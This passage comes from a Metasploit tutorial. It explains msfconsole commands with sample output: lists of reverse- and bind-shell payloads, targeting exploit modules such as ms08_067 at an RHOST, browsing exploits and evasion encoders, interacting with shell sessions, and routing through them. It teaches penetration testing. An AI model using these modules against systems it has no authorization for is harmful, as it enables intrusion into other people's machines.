cmd/unix/bind_netcat_gaping_ipv6	Listen for a connection and spawn a command_
↪ shell via netcat	
cmd/unix/bind_perl	Listen for a connection and spawn a command_
↪ shell via perl	
cmd/unix/bind_perl_ipv6	Listen for a connection and spawn a command_
↪ shell via perl	
cmd/unix/bind_ruby	Continually listen for a connection and spawn a_
↪ command shell via Ruby	
cmd/unix/bind_ruby_ipv6	Continually listen for a connection and spawn a_
↪ command shell via Ruby	
cmd/unix/bind_zsh	Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh_
↪ is	
	often available, please be aware it isn't usually installed by default.
cmd/unix/generic	Executes the supplied command
cmd/unix/reverse	Creates an interactive shell through two_
↪ inbound connections	
cmd/unix/reverse_awk	Creates an interactive shell via GNU AWK
cmd/unix/reverse_lua	Creates an interactive shell via Lua
cmd/unix/reverse_netcat	Creates an interactive shell via netcat
cmd/unix/reverse_netcat_gaping	Creates an interactive shell via netcat
cmd/unix/reverse_openssl	Creates an interactive shell through two_
↪ inbound connections	
cmd/unix/reverse_perl	Creates an interactive shell via perl
cmd/unix/reverse_perl_ssl	Creates an interactive shell via perl, uses SSL
cmd/unix/reverse_php_ssl	Creates an interactive shell via php, uses SSL

(continues on next page)

(continued from previous page)

```

cmd/unix/reverse_python      Connect back and create a command shell via_
↪Python
cmd/unix/reverse_python_ssl  Creates an interactive shell via python, uses_
↪SSL, encodes with base64 by design.
cmd/unix/reverse_ruby        Connect back and create a command shell via Ruby
cmd/unix/reverse_ruby_ssl    Connect back and create a command shell via_
↪Ruby, uses SSL
cmd/unix/reverse_ssl_double_telnet  Creates an interactive shell through two_
↪inbound connections, encrypts using SSL via "-z" option
cmd/unix/reverse_zsh
    Connect back and create a command shell via Zsh. Note: Although Zsh is often
    available, please be aware it isn't usually installed by default.

```

Benefits of the MSFcli Interface

- Supports the launching of exploits and auxiliary modules
- Useful for specific tasks
- Good for learning
- Convenient to use when testing or developing a new exploit
- Good tool for one-off exploitation
- Excellent if you know exactly which exploit and options you need
- Wonderful for use in scripts and basic automation

The only real drawback of msfcli is that it is not supported quite as well as msfconsole and it can only handle one shell at a time, making it rather impractical for client-side attacks. It also doesn't support any of the advanced automation features of msfconsole.

4.1.2 msfconsole

```

back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
edit          Edit the current module with $VISUAL or $EDITOR
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
go_pro        Launch Metasploit web GUI

grep          Grep the output of another command
help          Help menu
info          Displays information about one or more module
irb           Drop into irb scripting mode
jobs          Displays and manages jobs
kill          Kill a job
load          Load a framework plugin
loadpath      Searches for and loads modules from a path
makerc        Save commands entered since start to a file
popm          Pops the latest module off the stack and makes it active

previous      Sets the previously loaded module as the current module

```

(continues on next page)

(continued from previous page)

pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console
reload_all	Reloads all modules from all defined module paths
rename_job	Rename a job
resource	Run the commands stored in a file
route	Route traffic through a session
save	Saves the active datastores
search	Searches module names and descriptions
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
use	Selects a module by name
version	Show the framework and console library version numbers

back

Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the back command to move out of the current context. This, however is not required. Just as you can in commercial routers, you can switch modules from within other modules. As a reminder, variables will only carry over if they are set globally.

```
msf auxiliary(ms09_001_write) > back
msf >
```

banner

Simply displays a randomly selected banner

```
msf > banner

_
/_  /  _
|| / | ____ _
|| /| | | ____ | - -| /  / ____ | - _/ | | | | | | | - -|
|_| | | | | _| | | _ / - _ | | | | | _/ | | | | |
    | / | ____/ ____/ / \ ____/ /  _| | | ____

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.11.4-2015071402                                     ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post                       ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops                           ]
```

check

There aren't many exploits that support it, but there is also a check option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      172.16.194.134   yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
msf exploit(ms08_067_netapi) >
```

color

You can enable or disable if the output you get through the msfconsole will contain colors.

```
msf > color
Usage: color >'true' | 'false' | 'auto'>

Enable or disable color output.
```

connect

There is a miniature Netcat clone built into the msfconsole that supports SSL, proxies, pivoting, and file transfers. By issuing the connect command with an IP address and port number, you can connect to a remote host from within msfconsole the same as you would with Netcat or Telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
DD-WRT login:
```

You can see all the additional options by issuing the “-h” parameter.

```
msf > connect -h
Usage: connect [options]
```

(continues on next page)

(continued from previous page)

Communicate **with** a host, similar to interacting via netcat, taking advantage of **any** configured session pivoting.

OPTIONS:

```
-C          Try to use CRLF for EOL sequence.
-P <opt>    Specify source port.
-S <opt>    Specify source address.
-c <opt>    Specify which Comm to use.
-h          Help banner.
-i <opt>    Send the contents of a file.
-p <opt>    List of proxies to use.
-s          Connect with SSL.
-u          Switch to a UDP socket.
-w <opt>    Specify connect timeout.
-z          Just try to connect, then return.
```

```
msf >
```

edit

The edit command will edit the current module with \$VISUAL or \$EDITOR. By default, this will open the current module in Vim.

```
msf exploit(msl0_061_spoolss) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/
↪ smb/msl0_061_spoolss.rb

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/windows_error'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec

  def initialize(info = {})

```

exit

The exit command will simply exit msfconsole.

```
msf exploit(msl0_061_spoolss) > exit
root@kali:~#
```

grep

The `grep` command is similar to Linux `grep`. It matches a given pattern from the output of another `msfconsole` command. The following is an example of using `grep` to match output containing the string “http” from a search for modules containing the string “oracle”.

```
msf > grep
Usage: grep [options] pattern cmd

Grep the results of a console command (similar to Linux grep command)

OPTIONS:
  -A <opt>  Show arg lines of output After a match.
  -B <opt>  Show arg lines of output Before a match.
  -c        Only print a count of matching lines.
  -h        Help banner.
  -i        Ignore case.
  -k <opt>  Keep (include) arg lines at start of output.
  -m <opt>  Stop after arg matches.
  -s <opt>  Skip arg lines of output before attempting match.
  -v        Invert match.

msf >
msf > grep http search oracle
auxiliary/scanner/http/oracle_demantra_database_credentials_leak      2014-02-28      ↵
↵ normal Oracle Demantra Database Credentials Leak
auxiliary/scanner/http/oracle_demantra_file_retrieval                2014-02-28      ↵
↵ normal Oracle Demantra Arbitrary File Retrieval with Authentication Bypass
auxiliary/scanner/http/oracle_ilom_login                             ↵
↵ normal Oracle ILO Manager Login Brute Force Utility
exploit/multi/http/glassfish_deployer                               2011-08-04      ↵
↵ excellent Sun/Oracle GlassFish Server Authenticated Code Execution
exploit/multi/http/oracle_ats_file_upload                           2016-01-20      ↵
↵ excellent Oracle ATS Arbitrary File Upload
exploit/multi/http/oracle_reports_rce                               2014-01-15      ↵
↵ great Oracle Forms and Reports Remote Code Execution
exploit/windows/http/apache_chunked                                 2002-06-19      ↵
↵ good Apache Win32 Chunked Encoding
exploit/windows/http/bea_weblogic_post_bof                          2008-07-17      ↵
↵ great Oracle Weblogic Apache Connector POST Request Buffer Overflow
exploit/windows/http/oracle9i_xdb_pass                             2003-08-18      ↵
↵ great Oracle 9i XDB HTTP PASS Overflow (win32)
exploit/windows/http/oracle_beehive_evaluation                     2010-06-09      ↵
↵ excellent Oracle BeeHive 2 voice-servlet processEvaluation() Vulnerability
exploit/windows/http/oracle_beehive_prepareaudiotoplay             2015-11-10      ↵
↵ excellent Oracle BeeHive 2 voice-servlet prepareAudioToPlay() Arbitrary File_
↵ Upload
exploit/windows/http/oracle_btm_writetofile                        2012-08-07      ↵
↵ excellent Oracle Business Transaction Management FlashTunnelService Remote Code_
↵ Execution
exploit/windows/http/oracle_endeca_exec                             2013-07-16      ↵
↵ excellent Oracle Endeca Server Remote Command Execution
exploit/windows/http/oracle_event_processing_upload                2014-04-21      ↵
↵ excellent Oracle Event Processing FileUploadServlet Arbitrary File Upload
exploit/windows/http/osb_uname_jlist                               2010-07-13      ↵
↵ excellent Oracle Secure Backup Authentication Bypass/Command Injection_
↵ Vulnerability
```

help

The help command will give you a list and small description of all available commands.

```
msf > help

Core Commands
=====

  Command      Description
  -----
  ?            Help menu
  banner       Display an awesome metasploit banner
  cd           Change the current working directory
  color        Toggle color
  connect      Communicate with a host
...snip...

Database Backend Commands
=====

  Command      Description
  -----
  db_connect    Connect to an existing database
  db_disconnect Disconnect from the current database instance
  db_export     Export a file containing the contents of the database
  db_import     Import a scan result file (filetype will be auto-detected)
...snip...
```

info

The info command will provide detailed information about a particular module including all options, targets, and other information. Be sure to always read the module description prior to using it as some may have un-desired effects.

The info command also provides the following information:

- The author and licensing information
- Vulnerability references (ie: CVE, BID, etc)
- Any payload restrictions the module may have

```
msf exploit(ms09_050_smb2_negotiate_func_index) > info exploit/windows/smb/ms09_050_
↪smb2_negotiate_func_index

  Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
  Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
  Version: 14774
  Platform: Windows
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Good

Provided by:
  Laurent Gaffie
  hdm
  sf
```

(continues on next page)

(continued from previous page)

```
Available targets:
Id  Name
--  ---
0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
Name      Current Setting  Required  Description
-----
RHOST
RPORT    445
WAIT     180
↪complete.

Payload information:
Space: 1024

Description:
This module exploits an out of bounds function table dereference in
the SMB request validation code of the SRV2.SYS driver included with
Windows Vista, Windows 7 release candidates (not RTM), and Windows
2008 Server prior to R2. Windows Vista without SP1 does not seem
affected by this flaw.

References:
http://www.microsoft.com/technet/security/bulletin/MS09-050.msp
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3103
http://www.securityfocus.com/bid/36299
http://www.osvdb.org/57799
http://seclists.org/fulldisclosure/2009/Sep/0039.html
http://www.microsoft.com/technet/security/Bulletin/MS09-050.msp
msf  exploit(ms09_050_smb2_negotiate_func_index) >
```

irb

Running the `irb` command will drop you into a live Ruby interpreter shell where you can issue commands and create Metasploit scripts on the fly. This feature is also very useful for understanding the internals of the Framework.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
=> nil
>> Framework::Version
=> "4.8.2-2014022601"
```

jobs

Jobs are modules that are running in the background. The `jobs` command provides the ability to list and terminate these jobs.

```
msf > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

  -K      Terminate all running jobs.
  -h      Help banner.
  -i <opt> Lists detailed information about a running job.
  -k <opt> Terminate the specified job name.
  -l      List all running jobs.
  -v      Print more detailed info. Use with -i and -l

msf >
```

kill

The kill command will kill any running jobs when supplied with the job id.

```
msf exploit(ms10_002_aurora) > kill 0 Stopping job: 0...
```

```
[*] Server stopped.
```

load

The load command loads a plugin from Metasploit's plugin directory. Arguments are passed as key=val on the shell.

```
msf > load
Usage: load [var=val var=val ...]

Loads a plugin from the supplied path. If path is not absolute, first looks
in the user's plugin directory (/root/.msf4/plugins) then
in the framework root plugin directory (/usr/share/metasploit-framework/plugins).
The optional var=val options are custom parameters that can be passed to plugins.

msf > load pcap_log
[*] PcapLog plugin loaded.
[*] Successfully loaded plugin: pcap_log
```

loadpath

The loadpath command will load a third-part module tree for the path so you can point Metasploit at your 0-day exploits, encoders, payloads, etc.

```
msf > loadpath /home/secret/modules

Loaded 0 modules.
```

unload

Conversely, the unload command unloads a previously loaded plugin and removes any extended commands.

```
msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

resource

The resource command runs resource (batch) files that can be loaded through msfconsole.

```
msf > resource
Usage: resource path1 [path2 ...]

Run the commands stored in the supplied files.  Resource files may also contain
ruby code between tags.

See also: makerc
```

Some attacks, such as **Karmetasploit**, use resource files to run a set of commands in a `karma.rc` file to create an attack. Later, we will discuss how, outside of **Karmetasploit**, that can be very useful.

```
msf > resource karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc_.txt)> db_connect postgres:toor@127.0.0.1/msfbook
resource (karma.rc_.txt)> use auxiliary/server/browser_autopwn
...snip...
```

Batch files can greatly speed up testing and development times as well as allow the user to automate many tasks. Besides loading a batch file from within msfconsole, they can also be passed at startup using the -r flag. The simple example below creates a batch file to display the Metasploit version number at startup.

```
root@kali:~# echo version > version.rc  
root@kali:~# msfconsole -r version.rc
```



```
_
/_      /           _
| |    / | _____   _          _     _/_/_ 
| |   / | | |_____|-|-|   /       /_ _  |_-_/ | || | | | |-|-|
|_|  _ | | | |_ |__ | |_| / - _ _  | | | | | _/ | | | | |_|
        |/_ |___/_/_/_/_/_/_/_/_/_/_/_/_/_/_
```


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- type 'go_pro' to launch it now.


```
= [ metasploit v4.8.2-2014021901 [core:4.8 api:1.0] ]  
+ -- ==[ 1265 exploits - 695 auxiliary - 202 post ]  
+ -- ==[ 330 payloads - 32 encoders - 8 nops      ]
```



```
[*] Processing version.rc for ERB directives.  
resource (version.rc)> version  
Framework: 4.8.2-2014022601  
Console : 4.8.2-2014022601.15168  
msf >
```

route

The “route” command in Metasploit allows you to route sockets through a session or ‘comm’, providing basic pivoting capabilities. To add a route, you pass the target subnet and network mask followed by the session (comm) number.

```

meterpreter > route -h
Route traffic destined to a given subnet through a supplied session.

Usage:
route [add/remove] subnet netmask [comm/sid]
route [add/remove] cidr [comm/sid]
route [get]
route [flush]
route [print]

Subcommands:
add - make a new route
remove - delete a route; 'del' is an alias
flush - remove all routes
get - display the route for a given target
print - show all active routes

Examples:
Add a route for all hosts from 192.168.0.0 to 192.168.0.0 through session 1
route add 192.168.0.0 255.255.255.0 1
route add 192.168.0.0/24 1

Delete the above route
route remove 192.168.0.0/24 1
route del 192.168.0.0 255.255.255.0 1

Display the route that would be used for the given host or network
route get 192.168.0.11

meterpreter >

meterpreter > route

Network routes
=====

Subnet      Netmask      Gateway
-----
0.0.0.0      0.0.0.0      172.16.1.254
127.0.0.0    255.0.0.0    127.0.0.1
172.16.1.0   255.255.255.0 172.16.1.100
172.16.1.100 255.255.255.255 127.0.0.1
172.16.255.255 255.255.255.255 172.16.1.100
224.0.0.0    240.0.0.0    172.16.1.100
255.255.255.255 255.255.255.255 172.16.1.100

```

search

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search. In the output below, a search is being made for MS Bulletin MS09-011. The search function will locate this string within the module names, descriptions, references, etc.

Note the naming convention for Metasploit modules uses underscores versus hyphens.

```
msf > search usermap_script

Matching Modules
=====

  Name                               Disclosure Date  Rank      Description
  ----                               -
  exploit/multi/samba/usermap_script 2007-05-14      excellent Samba "username map_
↳script" Command Execution

msf >
```

help Search

You can further refine your searches by using the built-in keyword system.

```
msf > help search
Usage: search [keywords]

Keywords:
  app      : Modules that are client or server attacks
  author   : Modules written by this author
  bid      : Modules with a matching Bugtraq ID
  cve      : Modules with a matching CVE ID
  edb      : Modules with a matching Exploit-DB ID
  name     : Modules with a matching descriptive name
  platform : Modules affecting this platform
  ref      : Modules with a matching ref
  type     : Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf >
```

name

To search using a descriptive name, use the name keyword.

```
msf > search name:mysql

Matching Modules
=====

  Name                               Disclosure Date  Rank      Description
  ----                               -
  ↳-----
  auxiliary/admin/mysql/mysql_enum          normal
↳MySQL Enumeration Module
  auxiliary/admin/mysql/mysql_sql          normal
↳MySQL SQL Generic Query
  auxiliary/analyze/jtr_mysql_fast          normal      John
↳the Ripper MySQL Password Cracker (Fast Mode)

(continues on next page)
```


(continued from previous page)

```

    auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09 normal
↪MySQL Authentication Bypass Password Dump
    auxiliary/scanner/mysql/mysql_hashdump normal
↪MySQL Password Hashdump
    auxiliary/scanner/mysql/mysql_login normal
↪MySQL Login Utility
    auxiliary/scanner/mysql/mysql_schemadump normal
↪MySQL Schema Dump
    auxiliary/scanner/mysql/mysql_version normal
↪MySQL Server Version Enumeration
    exploit/linux/mysql/mysql_yassl_getname 2010-01-25 good
↪MySQL yaSSL CertDecoder::GetName Buffer Overflow
    exploit/linux/mysql/mysql_yassl_hello 2008-01-04 good
↪MySQL yaSSL SSL Hello Message Buffer Overflow
    exploit/windows/mysql/mysql_payload 2009-01-16 excellent
↪Oracle MySQL for Microsoft Windows Payload Execution
    exploit/windows/mysql/mysql_yassl_hello 2008-01-04 average
↪MySQL yaSSL SSL Hello Message Buffer Overflow
msf >

```

platform

You can use platform to narrow down your search to modules that affect a specific platform.

```

msf > search platform:aix

Matching Modules
=====

   Name                                     Disclosure Date  Rank  Description
   ----                                     -
payload/aix/ppc/shell_bind_tcp              normal  AIX Command Shell,
↪Bind TCP Inline
payload/aix/ppc/shell_find_port              normal  AIX Command Shell,
↪Find Port Inline
payload/aix/ppc/shell_interact              normal  AIX execve shell for
↪inetd
...snip...

```

type

Using the type lets you filter by module type such as auxiliary, post, exploit, etc.

```

msf > search type:post

Matching Modules
=====

   Name                                     Disclosure Date  Rank  Description
   ----                                     -
↪-----
post/linux/gather/checkvm                  normal  Linux
↪Gather Virtual Environment Detection

```

(continues on next page)

(continued from previous page)

```

post/linux/gather/enum_cron          normal  Linux
↳Cron Job Enumeration
post/linux/gather/enum_linux        normal  Linux
↳Gather System Information
...snip...

```

author

Searching with the author keyword lets you search for modules by your favourite author.

```

msf > search author:dookie

Matching Modules
=====

Name                                     Disclosure Date  Rank
↳ Description                               -----
↳ -----
exploit/osx/http/evocam_webserver        2010-06-01      average
↳ MacOS X EvoCam HTTP GET Buffer Overflow
exploit/osx/misc/ufo_ai                  2009-10-28      average
↳ UFO: Alien Invasion IRC Client Buffer Overflow Exploit
exploit/windows/browser/amaya_bdo        2009-01-28      normal
↳ Amaya Browser v11.0 bdo tag overflow
...snip...

```

multiple

You can also combine multiple keywords together to further narrow down the returned results.

```

msf > search cve:2011 author:jduck platform:linux

Matching Modules
=====

Name                                     Disclosure Date  Rank  Description
↳ -----
exploit/linux/misc/netsupport_manager_agent 2011-01-08      average NetSupport
↳Manager Agent Remote Buffer Overflow

```

sessions

The sessions command allows you to list, interact with, and kill spawned sessions. The sessions can be shells, Meterpreter sessions, VNC, etc.

```

msf > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

```

(continues on next page)

(continued from previous page)

```

-C <opt> Run a Meterpreter Command on the session given with -i, or all
-K      Terminate all sessions
-c <opt> Run a command on the session given with -i, or all
-h      Help banner
-i <opt> Interact with the supplied session ID
-k <opt> Terminate sessions by session ID and/or range
-l      List all active sessions
-q      Quiet mode
-r      Reset the ring buffer for the session given with -i, or all
-s <opt> Run a script on the session given with -i, or all
-t <opt> Set a response timeout (default: 15)
-u <opt> Upgrade a shell to a meterpreter session on many platforms
-v      List sessions in verbose mode
-x      Show extended information in the session table

```

Many options allow specifying session ranges using commas **and** dashes.
 For example: sessions -s checkvm -i 1,3-5 **or** sessions -k 1-2,5,6

To list any active sessions, pass the -l options to sessions.

```

msf exploit(3proxy) > sessions -l

Active sessions
=====

Id  Description      Tunnel
--  -
1   Command shell    192.168.1.101:33191 -> 192.168.1.104:4444

```

To interact with a given session, you just need to use the '-i' switch followed by the Id number of the session.

```

msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...

C:WINDOWS\system32>

```

set

The set command allows you to configure Framework options and parameters for the current module you are working with.

```

msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134
RHOST => 172.16.194.134
msf auxiliary(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name      Current Setting  Required  Description
----      -
RHOST     172.16.194.134  yes      The target address
RPORT     445              yes      The target port
WAIT      180              yes      The number of seconds to wait for the attack to
↪complete.

```

(continues on next page)

(continued from previous page)

Exploit target:

```

Id  Name
--  ---
0   Windows Vista SP1/SP2 and Server 2008 (x86)

```

Metasploit also allows you to set an encoder to use at run-time. This is particularly useful in exploit development when you aren't quite certain as to which payload encoding methods will work with a given exploit.

```

msf exploit(ms09_050_smb2_negotiate_func_index) > show encoders

Compatible Encoders
=====

Name                Disclosure Date  Rank      Description
----                -
generic/none        x86/alpha_mixed normal      The "none" Encoder
x86/alpha_mixed     x86/alpha_upper low         Alpha2 Alphanumeric Mixedcase_
↳Encoder
x86/alpha_upper     x86/avoid_utf8_tolower manual      Avoid UTF8/tolower
↳Encoder
x86/avoid_utf8_tolower x86/call4_dword_xor normal      Call+4 Dword XOR Encoder
x86/call4_dword_xor  x86/context_cpuid manual      CPUID-based Context Keyed_
↳Payload Encoder
x86/context_cpuid   x86/context_stat manual      stat(2)-based Context Keyed_
↳Payload Encoder
x86/context_stat    x86/context_time manual      time(2)-based Context Keyed_
↳Payload Encoder
x86/context_time    x86/countdown normal      Single-byte XOR Countdown_
↳Encoder
x86/countdown       x86/fnstenv_mov normal      Variable-length Fnstenv/mov_
↳Dword XOR Encoder
x86/fnstenv_mov     x86/jmp_call_additive normal      Jump/Call XOR Additive Feedback_
↳Encoder
x86/jmp_call_additive x86/nonalpha low         Non-Alpha Encoder
x86/nonalpha        x86/nonupper low         Non-Upper Encoder
x86/nonupper       x86/shikata_ga_nai excellent    Polymorphic XOR Additive_
↳Feedback Encoder
x86/shikata_ga_nai  x86/single_static_bit manual      Single Static Bit
x86/single_static_bit x86/unicode_mixed manual      Alpha2 Alphanumeric Unicode_
↳Mixedcase Encoder
x86/unicode_mixed   x86/unicode_upper manual      Alpha2 Alphanumeric Unicode_
↳Uppercase Encoder

```

unset

The opposite of the set command, of course, is unset. unset removes a parameter previously configured with set. You can remove all assigned variables with unset all.

```

msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set

```

(continues on next page)

(continued from previous page)

```
Global
=====

Name      Value
----      -
RHOSTS    192.168.1.0/24
THREADS   50
```

```
msf > unset THREADS
Unsetting THREADS...
msf > unset all
Flushing datastore...
msf > set
```

```
Global
=====

No entries in data store.

msf >
```

setg

In order to save a lot of typing during a pentest, you can set global variables within msfconsole. You can do this with the `setg` command. Once these have been set, you can use them in as many exploits and auxiliary modules as you like. You can also save them for use the next time you start msfconsole. However, the pitfall is forgetting you have saved globals, so always check your options before you run or exploit. Conversely, you can use the `unsetg` command to unset a global variable. In the examples that follow, variables are entered in all-caps (ie: LHOST), but Metasploit is case-insensitive so it is not necessary to do so.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
```

After setting your different variables, you can run the `save` command to save your current environment and settings. With your settings saved, they will be automatically loaded on startup, which saves you from having to set everything again.

```
msf > save
Saved configuration to: /root/.msf4/config
msf >
```

show

Entering `show` at the msfconsole prompt will display every module within Metasploit.

```
msf > show

Encoders
```

(continues on next page)

(continued from previous page)

```
=====
```

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
cmd/generic_sh		good	Generic Shell Variable_
↳ Substitution Command Encoder			
cmd/ifs		low	Generic \${IFS} Substitution_
↳ Command Encoder			
cmd/printf_php_mq		manual	printf(1) via PHP magic_quotes_
↳ Utility Command Encoder			
...snip...			

There are a number of show commands you can use but the ones you will use most frequently are show auxiliary, show exploits, show payloads, show encoders, and show nops.

auxiliary

Executing show auxiliary will display a listing of all of the available auxiliary modules within Metasploit. As mentioned earlier, auxiliary modules include scanners, denial of service modules, fuzzers, and more.

```
msf > show auxiliary
Auxiliary
=====
```

Name	Disclosure Date	Rank	
-----	-----	----	----
↳ Description			
admin/2wire/xslt_password_reset	2007-08-15	normal	
↳ 2Wire Cross-Site Request Forgery Password Reset Vulnerability			
admin/backupexec/dump		normal	
↳ Veritas Backup Exec Windows Remote File Access			
admin/backupexec/registry		normal	
↳ Veritas Backup Exec Server Registry Access			
...snip...			

exploits

Naturally, show exploits will be the command you are most interested in running since at its core, Metasploit is all about exploitation. Run show exploits to get a listing of all exploits contained in the framework.

```
msf > show exploits
Exploits
=====
```

Name	Disclosure Date	
-----	-----	----
↳ Rank	Description	
----	-----	----
↳		
aix/rpc_cmsd_opcode21	2009-10-07	
↳ great	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow	
aix/rpc_ttdbserverd_realpath	2009-06-17	
↳ great	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)	

(continues on next page)

(continued from previous page)

```

bsdi/softcart/mercantec_softcart
↳great      Mercantec SoftCart CGI Overflow
...snip...

```

2004-08-19

Using MSFconsole Payloads

Running show payloads will display all of the different payloads for all platforms available within Metasploit.

```
msf > show payloads
```

```
Payloads
```

```
=====
```

Name	Disclosure Date	Rank	
↳Description	-----	----	-----

↳-			
aix/ppc/shell_bind_tcp		normal	AIX_
↳Command Shell, Bind TCP Inline			
aix/ppc/shell_find_port		normal	AIX_
↳Command Shell, Find Port Inline			
aix/ppc/shell_interact		normal	AIX_
↳execve shell for inetd			
...snip...			

payloads

As you can see, there are a lot of payloads available. Fortunately, when you are in the context of a particular exploit, running show payloads will only display the payloads that are compatible with that particular exploit. For instance, if it is a Windows exploit, you will not be shown the Linux payloads.

```
msf exploit(ms08_067_netapi) > show payloads
```

```
Compatible Payloads
```

```
=====
```

Name	Disclosure Date	Rank	
↳Description	-----	----	-----

↳-			
generic/custom		normal	Custom_
↳Payload			
generic/debug_trap		normal	Generic_
↳x86 Debug Trap			
generic/shell_bind_tcp		normal	Generic_
↳Command Shell, Bind TCP Inline			
...snip...			

options

If you have selected a specific module, you can issue the show options command to display which settings are available and/or required for that specific module.

```
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST              yes       The target address
  RPORT      445                yes       Set the SMB service port
  SMBPIPE    BROWSER            yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting
```

targets

If you aren't certain whether an operating system is vulnerable to a particular exploit, run the `show targets` command from within the context of an exploit module to see which targets are supported.

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Automatic Targeting
  1    Windows 2000 Universal
  10   Windows 2003 SP1 Japanese (NO NX)
  11   Windows 2003 SP2 English (NO NX)
  12   Windows 2003 SP2 English (NX)
...snip...
```

advanced

If you wish to further fine-tune an exploit, you can see more advanced options by running `show advanced`.

```
msf exploit(ms08_067_netapi) > show advanced

Module advanced options:

  Name      : CHOST
  Current Setting:
  Description : The local client address

  Name      : CPORT
  Current Setting:
  Description : The local client port

...snip...
```


encoders

Running `show encoders` will display a listing of the encoders that are available within MSF.

```
msf > show encoders
Compatible Encoders
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
cmd/generic_sh		good	Generic Shell Variable_
↳ Substitution Command Encoder			
cmd/ifs		low	Generic \${IFS} Substitution_
↳ Command Encoder			
cmd/printf_php_mq		manual	printf(1) via PHP magic_quotes_
↳ Utility Command Encoder			
generic/none		normal	The "none" Encoder
mipsbe/longxor		normal	XOR Encoder
mipsle/longxor		normal	XOR Encoder
php/base64		great	PHP Base64 encoder
ppc/longxor		normal	PPC LongXOR Encoder
ppc/longxor_tag		normal	PPC LongXOR Encoder
sparc/longxor_tag		normal	SPARC DWORD XOR Encoder
x64/xor		normal	XOR Encoder
x86/alpha_mixed		low	Alpha2 Alphanumeric Mixedcase_
↳ Encoder			
x86/alpha_upper		low	Alpha2 Alphanumeric Uppercase_
↳ Encoder			
x86/avoid_utf8_tolower		manual	Avoid UTF8/tolower
x86/call4_dword_xor		normal	Call+4 Dword XOR Encoder
x86/context_cpuid		manual	CPUID-based Context Keyed_
↳ Payload Encoder			
x86/context_stat		manual	stat(2)-based Context Keyed_
↳ Payload Encoder			
x86/context_time		manual	time(2)-based Context Keyed_
↳ Payload Encoder			
x86/countdown		normal	Single-byte XOR Countdown_
↳ Encoder			
x86/fnstenv_mov		normal	Variable-length Fnstenv/mov_
↳ Dword XOR Encoder			
x86/jmp_call_additive		normal	Jump/Call XOR Additive Feedback_
↳ Encoder			
x86/nonalpha		low	Non-Alpha Encoder
x86/nonupper		low	Non-Upper Encoder
x86/shikata_ga_nai		excellent	Polymorphic XOR Additive_
↳ Feedback Encoder			
x86/single_static_bit		manual	Single Static Bit
x86/unicode_mixed		manual	Alpha2 Alphanumeric Unicode_
↳ Mixedcase Encoder			
